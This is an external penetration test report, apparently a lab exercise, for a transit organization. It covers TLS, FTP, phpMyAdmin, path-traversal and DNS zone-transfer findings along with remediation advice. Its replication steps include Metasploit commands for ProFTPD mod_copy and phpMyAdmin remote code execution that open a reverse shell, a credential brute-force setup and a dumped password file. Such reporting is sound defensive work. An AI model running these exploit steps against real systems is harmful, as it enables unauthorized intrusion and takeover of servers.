External Penetration Test Report

Prepared for Metropolis Transit

Delivered 1 March 2020

Tiger Security Consultants, LLC
Golisano Hall 2122
152 Lomb Memorial Dr.
Rochester, NY 14623

Document Revision History

Version	Date	Notes
1.0	26 February 2020	Initial document creation
1.1	27 February 2020	Testing results population
1.2	29 February 2020	Case analysis, and narrative
1.3	1 March 2020	Summaries of findings
2.0	2 March 2020	Final report edits and touch-ups

Table of Contents

Executive Summary

This report contains the results of the Metropolis Transit external penetration test performed by Tiger Security Consultants, LLC (“TSC”). The terms of this test are agreed upon by both parties and are defined in the Statement of Work and Rules of Engagement documentation. The testing was conducted in the month of February 2020, and was concluded on February 27th, 2020.

TSC’s penetration testing was based around four phases: Documentation, Enumeration, Testing, and Reporting. Information on the Documentation phase can be found in the Statement of Work and Rules of Engagement documents that were shared with Metropolis Transit prior to the test. The results from the Enumeration and Testing phases consist of the information included in this report. In addition, the submission of this report concludes the final phase - Reporting.

The overall goal of the penetration test was to assess Metropolis Transit’s security, defense, and responsiveness to targeted attacks. This goal was composed of various subtasks including gaining unauthorized access to Metropolis Transit’s network and services, detecting data leakages, and testing infrastructure responsiveness and availability.

In order to perform these attacks, TSC utilized a standard internet connection with an access level that any attacker would have. TSC had a stronger focus on attacks that were targeting critical systems such as file transfer and access, web certificates, data leakage, email servers, and overall internet protocols. TSC found weaknesses in all of these listed systems, and expands upon these vulnerabilities and their potential business impact in this report. Also included are steps to recreate the vulnerabilities, recommended fixes for the vulnerabilities, and a recommended timeline for when the vulnerabilities should be fixed by Metropolis Transit.

TSC's recommendations for fixing the vulnerabilities found by this test involve a variety of technical tasks that will need to be completed by Metropolis Transit's information technology department. These remediations will take time to test, roll out, and properly document, and in some cases will require additional expenditures. TSC therefore recommends planning for a slightly increased budget and a delayed project timeline for the information technology department as they make additional purchases and reallocate labor from pre-planned projects.

Attack Narrative

A penetration test evaluates the security of Information Technology systems in an organization’s network. The main goal of a penetration test is to discover and exploit any vulnerabilities on an organization's network and systems. Once the penetration testing is completed, a report is issued with details of test findings with replication steps for exploit, remediation recommendations.

TSC’s penetration test started with an enumeration of Metropolis Transit’s assets. Metropolis Transit has 12 hosts including DNS nameservers, web servers, mail server, VPN server, SSH servers, jump server, router, API & CEO servers. After determining the set of hosts that are within the scope of the attack, we determined a set of services responsible for day to day business operations that were possibly vulnerable to attack. Some of these services include Name servers, Web Servers, a Mail Server & SSH remote access servers.

Following the enumeration phase, TSC moved into the testing phase. Activities conducted in the testing phase included port scanning, determining services/openings, finding and exploiting vulnerabilities, pivoting from these successful exploits to other areas of the system, and determining leaked data and/or damaged systems.

Finding Case Studies

Highlighted in this section are a few significant case studies of vulnerable systems in Metropolis Transit, according to TSC. A high level overview will be provided with an additional focus on the impact on business operations. Specific vulnerabilities will be referenced that are elaborated upon in the “Technical Findings” section of the report.

Email Server Admin Panel


As reported in TSC-MT-05 and TSC-MT-06, the mail server was found to be running a publically-accessible phpMyAdmin administration panel. While it isn't ideal for this application to be publically-accessible, it isn't necessarily a finding in and of itself, especially if there is a business need for such open access to it. However, the two findings (TSC-MT-05 and TSC-MT-06) related to this administration panel are cause for serious concern about the security of the Metropolis Transit email system.

The finding reported in TSC-MT-05 give an attacker that can log into the administration panel full access to the email server. With this access, an attacker can read, modify, and delete any emails stored on the server. The attacker can also disable the email service and prevent any Metropolis Transit employee from accessing their emails or sending new emails. While this wouldn't normally be an issue with a secure password, the default user has a fairly insecure password as reported in TSC-MT-06.

While each of the two above mentioned findings are not that significant on their own, the interaction between the two discussed here results in a very significant issue that can have a serious impact on Metropolis Transit's ability to continue normal business operations. We recommend addressing these issues immediately in order to maintain business continuity.

FTP Server

As reported in TSC-MT-02 and TSC-MT-03, the FTP server was found to be running a vulnerable software version and vulnerable configuration that combine to result in a serious compromise of the FTP server and the greater Metropolis Transit network. Attackers are able to utilize vulnerabilities in this software to access client data stored in the server without authorization. In addition, attackers can utilize the FTP server to compromise the entire Metropolis Transit network, putting all the servers and client data at risk. An example of how an attacker can exploit this vulnerability and access the system password file that should be accessible only by administrators of Metropolis Transit is shown in screenshot.



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Fig. FTP Server’s password file

Recommended Remediation Timeline

Contained in this section is TSC's recommended timeline for correction and resolution of the detected vulnerabilities. These recommendations are based on a risk analysis concerning a combination of severity of the finding and impact on the network and business operations. This is merely a suggestion and guideline by TSC for Metropolis Transit to follow in their correction process.

Resolve In About 30 Days

- ➢ PhpMyAdmin - Remote Execution (TSC-MT-05)
- ➢ FTP - File Copy (TSC-MT-03)

Resolve In About 60 Days

- ➢ FTP Anonymous Login (TSC-MT-02)
- ➢ Invalid TLS Certificates (TSC-MT-01)
- ➢ PhpMyAdmin - Weak Credentials (TSC-MT-06)
- ➢ Sensitive Information Exposure (TSC-MT-04)

Resolve In 90+ Days

- ➢ DNS Zone Transfers (TSC-MT-07)

Findings - Technical Details

This section of the report contains all technical details of the attacks conducted by TSC on Metropolis Transit. Each finding described in this section is assigned a unique ID number that is only used to refer to the vulnerability. This ID does not indicate any other information about the vulnerability such as priority or severity.

Information included contains: methods of attack, affected hosts, tools utilized, specific found vulnerabilities/weaknesses, severity ratings and vectors, affected services, and proposed replication and mitigation.

In addition, the CVSS, or Common Vulnerability Scoring System, is included via the vulnerability's vector string and severity score. These scores are based on the severity of impact, attack complexity, environmental factors, and more. A description of the severity rating is as follows:

Severity	**Score**
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Invalid TLS Certificates

ID: TSC-MT-01	
CVSS Score: 6.1	**Affected Host(s)**: 192.168.207.4-5, 192.168.207.7 (443/tcp)
CVSS Vector String: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:N/A:N	

Details

The web services running on these servers use invalid TLS certificates for HTTPS. The certificates are all self-signed, so clients have no way of verifying that they are connecting to the correct web server. Additionally, the certificates are all expired by over a year, so it is more likely that they could have been compromised.

The main impact of these invalid certificates is to Metropolis Transit's brand - any modern web browser will report the websites as insecure because of the invalid TLS certificates, which will reduce the trust that customers and clients have in Metropolis Transit. Theoretically, an attacker could also perform a man-in-the-middle attack to intercept traffic to the web servers and steal user login credentials, among other things. In practice, this attack is very impractical to actually carry out.

Replication

1. Run the following commands to check each of the affected hosts:
   ```
   curl https://192.168.207.4
   curl https://192.168.207.5
   curl https://192.168.207.7
   ```
2. Check that "SSL certificate problem: Self Signed certificate" is present in the output of the above commands.

Recommendations

TSC recommends purchasing a valid certificate from a trusted certificate authority (CA) such as Comodo.

References

- https://docs.digicert.com/manage-certificates/renew-ssltls-certificate/

FTP - Anonymous Login

ID: TSC-MT-02	
CVSS Score: 6.1	**Affected Host(s)**: 192.168.207.6
CVSS Vector String: CVSS:3.1/AV:N/AC:L/Au:N/C:P/I:P/A:N	

Details

The FTP server allows anonymous login. Remote users without proper credentials can access the FTP server and access the files stored in the FTP server.

Replication

1. Open an FTP Client and try to connect FTP Client to IP 192.168.207.6 (FTP Server) when FTP Server prompt requests for user name type “Anonymous”, FTP will send OK
2. Password can be any text, numbers or special characters

Recommendations

TSC recommends that Metropolis Transit disables the anonymous login option in FTP server configuration file.

References

- ➢ https://www.tenable.com/plugins/nessus/10079

FTP - File Copy (CVE-2015-3306)

ID: TSC-MT-03	
CVSS Score: 9.9	**Affected Host(s)**: 192.168.207.6
CVSS Vector String: CVSS:3.1/ AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:L	

Details

The ProFTPD server used by metropolis transit allows mod_copy module commands SITE CPFR & SITE CPTO executed by unauthorized users. This critical issue allows attackers to access system files.

Replication

1. In Kali Linux terminal, type msfconsole to start metasploit.
2. Run the following commands to select and configure the exploit:
   ```
   use exploit/unix/ftp/proftpd_modcopy_exec
   set rhosts 192.168.207.6
   set sitepath /var/www/html
   run
   ```
3. This will open reverse PHP shell

Recommendations

TSC recommends metropolis transit to disable the mod_copy module or update to a newer version of ProFTPD.

References

- ➢ https://www.exploit-db.com/exploits/36742
- ➢ https://nvd.nist.gov/vuln/detail/CVE-2015-3306

Sensitive Information Exposure

ID: TSC-MT-04	
CVSS Score: **5.6**	**Affected Host(s)**: 192.168.207.7 (443/tcp)
CVSS Vector String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N	

Details

The www2 web server is vulnerable to path traversal attacks that allow remote unauthenticated attackers to access sensitive files hosted on the web server outside of the web root. By accessing these files, an attacker can learn more detailed information about the system by viewing configuration files and other sensitive data on the system.

Replication

1. Use the **uniscan** tool to gather information about the host.
2. Look through the Vulnerabilities section for "Backup files" which has **test123**

Recommendations

The sensitive files should be removed from the system and the path traversal vulnerability should be resolved. Additionally, the accessible files on the host should be audited to ensure that any sensitive information is properly secured.

References

➢ https://www.tenable.com/plugins/nessus/11411

PhpMyAdmin - Remote Execution

ID: TSC-MT-05	
CVSS Score: **7.2**	**Affected Host(s)**: 192.168.207.5 (443/tcp)
CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H	

Details

A vulnerable version of the phpMyAdmin administration panel is running on the email server. An attacker that can log in to the administration panel can then launch an exploit that will give them remote code execution on the mail server and therefore full control of the entire server.

Replication

1. Open the Metasploit Framework console
2. Select and configure the exploit by running the following commands:
   ```
   use exploit/multi/http/phpmyadmin_lfi_rce
   set rhosts 192.168.207.5
   set vhost mail.metropolistransit.com
   set rport 443
   set ssl true
   set password [ROOT PASSWORD HERE]
   ```
3. Run the exploit with the command `exploit`

Recommendations

The best resolution for this vulnerability would be to update the phpMyAdmin portal to version 4.8.2 or higher, because the vulnerability was patched in that release. If a software update is not feasible, the phpMyAdmin service could be moved to a different port on the webserver and firewalled off so that only computers on the internal network can connect to it.

References

- ➢ https://www.exploit-db.com/exploits/45020
- ➢ https://nvd.nist.gov/vuln/detail/CVE-2018-12613

PhpMyAdmin - Weak Credentials

ID: TSC-MT-06	
CVSS Score: **5.6**	**Affected Host(s)**: 192.168.207.5 (443/tcp)
CVSS Vector String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:L	

Details

The default "root" user for the phpMyAdmin portal on the mail server was found to have a weak password. This password was able to be discovered using a brute-force attack.

Replication

1. Download and parse the password wordlist by running the following commands:
   ```
   curl -s https://raw.githubusercontent.com/danielmiessler/SecLists/6fae58fa9ba2720cb274a8219e400da27a36c165/Passwords/Default-Credentials/windows-betterdefaultpasslist.txt | sed 's/:/ /g' | awk '{print $NF}' > passlist.txt
   ```
2. Open the Metasploit Framework console
3. Select and configure the brute-force attack by running the following commands:
   ```
   use auxiliary/scanner/http/phpmyadmin_login
   set pass_file passlist.txt
   set rhosts 192.168.207.5
   set rport 443
   set ssl true
   set stop_on_success true
   set targeturi /phpmyadmin/index.php
   set vhost mail.metropolistransit.com
   ```
4. Start the brute-force attack with the command `run`

Recommendations

The root user's password should be changed to something more difficult to guess. The XKCD password generator (https://xkpasswd.net/s/) is a good choice for generating secure, yet memorable passwords. Another option would be to remove the root user (if possible) and replace it with a user with a different username. Additionally, implementing login rate-limiting could help prevent brute force attacks from being feasible.

DNS Zone Transfers

ID: TSC-MT-07	
CVSS Score: **5.3**	**Affected Host(s)**: 192.168.207.1-3 (53/udp) (53/tcp)
CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	

Details

The three name servers - NS1, NS2, and ROUTER, will all fulfill zone transfer requests from any client. This allows an attacker to easily learn more information about their target network that they may have otherwise not found. Additionally, the zone transfer contains DNS records for the internal network, which should not be externally-accessible.

Replication

1. Run the following commands to perform zone transfer requests against each of the name servers:
```
dig AXFR metropolistransit.com @192.168.207.1
dig AXFR metropolistransit.com @192.168.207.2
dig AXFR metropolistransit.com @192.168.207.3
```

Recommendations

The name servers should be reconfigured to only fulfill AXFR requests from specific clients. Ideally, they should be limited to only the other name servers in Metropolis Transit's network.

Terms of Use

Use and distribution of this report are governed by the agreement between Tiger Security Consultants and Metropolis Transit. In particular, this report and the results in the report cannot be used publicly in connection with Tiger Security Consultant's name without written permission.